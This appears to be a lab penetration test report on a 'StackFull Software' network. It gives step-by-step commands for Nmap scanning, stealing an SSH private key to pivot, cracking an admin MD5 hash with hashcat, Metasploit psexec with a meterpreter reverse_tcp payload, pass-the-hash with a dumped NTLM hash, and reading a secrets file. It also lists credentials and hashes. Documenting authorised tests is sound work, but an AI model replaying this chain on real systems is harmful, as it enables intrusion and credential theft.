Office of Information Technology & Business

Cybersecurity Department

StackFull Software

**Penetration Test Report – StackFull Software**

January 19, 2024

# Table of Contents

Table of Contents ....................................................................................................................... 1-2

1. Engagement Contacts............................................................................................................ 2
2. Executive Summary ............................................................................................................. 3
3. Penetration Test Findings .................................................................................................... 3
4. Network Scanning ................................................................................................................ 3-5
5. Initial Compromise............................................................................................................... 5
6. Pivoting ................................................................................................................................ 5-7
7. System Reconnaissance ....................................................................................................... 7
8. Password Cracking............................................................................................................... 7-8
9. Metasploit ........................................................................................................................... 8-10
10. Passing The Hash ............................................................................................................... 10
11. Finding Sensitive Files ...................................................................................................... 10-11

# 1. Engagement Contacts

Niharika – Cybersecurity Analyst

Gourav – Cybersecurity Analyst

Vijay – Cybersecurity Analyst

Akshay – Cybersecurity Analyst

## 2. Executive Summary

This executive summary highlights the exploitation discovered during a penetration testing exercise conducted on a network using various tools on Kali Linux. Through network scanning using the Nmap tool, vulnerable computers and devices were identified and subsequently compromised. Exploitation ensued due to the careless storage of an unsecured script containing an administrator username and an md5 password hash. Lateral movement and privilege escalation were achieved utilizing Metasploit, meterpreter, and windows smb psexec modules. This report emphasizes the critical importance of robust security practices and secure storage of sensitive scripts and credentials to prevent comprehensive exploitation of users, computers, and servers within a network.


### Objective

The objective of this penetration test was to identify and exploit vulnerabilities in the network by conducting comprehensive scanning, leveraging careless credential storage, and utilizing Metasploit modules on Kali Linux.

### Tools Used

1. **Nmap:** Used to explore and map networks, allowing users to understand the devices and services running on them.
2. **Hashcat:** Uses advanced algorithms to recover passwords and unlock encrypted data.
3. **Metasploit:** A versatile computer security tool that helps identify and fix vulnerabilities in computer systems to prevent potential cyberattacks.
4. **Metasploit's Windows SMB PsExec Module:** A tool used to remotely execute commands on Windows systems, simplifying the process of managing and controlling multiple computers from a single device.


## 3. Penetration Test Findings



# 4. Network Scanning

Step 1. Open “Terminal Emulator” and type “ipconfig” and hit “Enter”

**Note:** Current IP = 172.31.11.124 | Authorized Network Scope = 172.31.11.0/20



Step 2. Open “Terminal Emulator” and type “nmap 172.31.11.0/20”

**Note:** 8 Hosts Found (Excluding Current Kali Machine) = 172.31.8.66, 172.31.9.6,

172.31.9.237, 172.31.9.254, 172.31.11.47 172.31.12.47, 172.31.15.123, 172.31.15.184



Step 3. For each host, Run the following command in Terminal Emulator:

Nmap <IP Address> -sV -p1-5000

Step 4. Interpret and document results:

Host running web server on non-standard port:

172.31.12.47 on port 8443

172.31.15.184 on port 8443

Host running SSH server on a non-standard port:


172.31.9.254 on port 2222

Host running Windows-based operating systems: 172.31.11.47 - Windows Server 2008 R2 – 2012


172.31.12.47 - Windows Server 2008 R2 – 2012

# 5. Initial Compromise

Step 1. Open a browser and type the following to access a webpage using a custom port: In browser, type https://172.31.15.184:8443 and hit “enter”




Step 2. Open “Terminal Emulator” and Run “whoami”




# 6. Pivoting


Step 1. Find the user “alice-devops” to exploit by change directory to the home directory, locate a user, and inspect that user’s “.ssh” directory using command “ls -a”



Step 2. Inside the “.ssh” directory, use cat cmd to view file “id\_rsa.pem” Highlight and copy contents of the file and paste into a text document on your Kali Machine.



Step 3. Right click the copied key on your Kali Machine, select properties, and click on ‘Permissions” tab or use “chmod 700” to ensure only the owner has RWX permissions.




Step 4. To gain access to another machine using alice-devops key, type the following command: sudo ssh alice-devops@172.31.9.254 -p 2222 -i id\_rsa.pem



# 7. System Reconnaissance


Step 1. Found “windows-maintenance.sh” file in /home/alice-devops/scripts directory and used the cat command to reveal the following admin credenals:

username = Administrator password\_hash = 00bfc8c729f5d4d529a412b12c58ddd2 # password = 00bfc8c729f5d4d529a412b12c58ddd2



# 8. Password Cracking

Step 1. Run hashcat -m 0 00bfc8c729f5d4d529a412b12c58ddd2 /usr/share/wordlists



Step 2. Record the password found by hashcat: pokemon




# 9. Metasploit


Step 1. Open Metasploit and run windows/smb/psexec

Step 2. Run “show options” and use the guide to run the following commands:


1. set rhosts 172.31.12.47
2. set smbuser Administrator
3. set smbpass pokemon
4. set payload windows/x64/meterpreter/reverse\_tcp



Step 3. Run “show options” to verify information and type “run” and hit “enter”



Step 4. Failed on first host, set smb rhosts to second host IP and ran successfully




# 10. Passing the Hash

Step 1. While in the current metasploit session, type “hashdump” and hit enter


Step 2. Copy the username and hash of “Administrator2”

Hash = aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab




Step 3. Open a new tab and complete the previous Metasploit steps using the following info: a. windows/smb/psexec

1. set rhosts 172.31.11.47
2. set smbuser Administrator2
3. set smbpass: aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab
4. set payload windows/x64/meterpreter/reverse\_tcp
5. type “run” and hit “enter”



# 11. Finding Sensitive Files

Step 1. Search -f “secrets.txt”



Step 2. cat “c:\Windows\debug\secrets.txt”

